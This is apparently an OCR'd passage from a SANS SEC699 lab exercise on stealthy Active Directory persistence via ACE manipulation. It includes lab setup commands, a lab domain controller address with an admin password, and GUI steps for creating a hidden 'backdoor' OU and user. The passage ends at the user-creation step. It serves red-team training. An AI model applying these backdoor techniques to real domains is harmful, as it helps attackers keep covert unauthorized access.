```

Exercise 7: Stealth AD Persistence

In 2017, Will Schroeder, Andy Robbins, and Lee Christensen wrote a highly interesting whitepaper called An ACE Up the Sleeve. In the whitepaper, they highlight several interesting opportunities to obtain stealth persistence in a corporate environment, thereby leveraging Access Control Entries (ACE) to persist access to AD objects.

An ACE Up the Sleeve

Active Directory (AD) object security descriptors are an untapped offensive landscape, often overlooked by attackers and defenders alike. While AD security descriptor misconfigurations can provide numerous paths that facilitate elevation of domain rights, they also present a unique chance to covertly deploy Active Directory persistence. It's often difficult to determine whether a specific AD security descriptor misconfiguration was set intentionally or implemented by accident. We present a taxonomy of control relationships that allow for specific node takeover, approaches for using BloodHound to help plan backdoor strategies, stealth primitives that include hiding discretionary access control list (DACL) enumeration rights and the existence of principals, and a series of backdoor case studies that chain multiple primitives for subtle domain persistence. “If you can imagine it, it’s likely already been done” applies here- these backdoors have likely been deployed in environments for years without administrator knowledge. By bringing light to this persistence approach, we hope to raise awareness for both attackers and defenders alike of the persistence opportunities available through Active Directory security descriptor manipulation.

specterops.io

Lab Setup and Preparation

Please start your target lab environment using the following commands on the student VM:

```
cd /home/student/Desktop/lab-manager
./manage.sh deploy -r [region] -t [version_tag]
```

Once the environment is deployed, please start the lab from the CommandoVM.

Objective 1: Creating a hidden Organization Unit (OU) and User


As a first step in our attack strategy, we'll create a OU in which we'll store a malicious, backdoored user. Note that we could also opt to backdoor an existing user, but this could have an impact on end-users, hence potentially reducing your stealth.

Note that this lab ensures the domain has already been compromised and the adversary is looking for a way to persist. It's thus not a `privilege escalation` technique, but a `persistence` technique.


Step 1: Open the `Active Directory Users and Computers view`

Please open a Remote Desktop session to the DC of your SEC699-20.LAB domain. This system should be hosted at `192.168.20.101`. You can use the `SEC699-20\student_dadm` account with password `Sec699!!`.

Once the Remote Desktop session is opened, please click the START button and look for `Users and Computers`. You should immediately receive a matching entry `Active Directory Users and Computers`, which you can open by clicking:





In the Active Directory Users and Computers view, please enable the `Advanced Features` by clicking `View` and `Advanced Features`.



Step 2: Create a new Organizational Unit (OU)


Right-click the `sec699-20.lab` entry (in the left pane) and select `New` - `Organizational Unit`. In order to make things obvious, we will give our OU the name `SEC699 Backdoor`:




Active Directory Users and Comp
File Action View Help
Active Directory Users and Com
Saved Queries
sec699-20.lab
Builtin
Computers
Domain Controllers
ForeignSecurityPrincipal
Keys
LostAndFound
Managed Service Accour
Program Data
System
Users
NTDS Quotas
TPM Devices
SEC699 Backdoor


Step 3: Create a new User

Please open the SEC699 Backdoor OU you just created by selecting it. Next, in the right pane, right-click and select `New` - `User`.

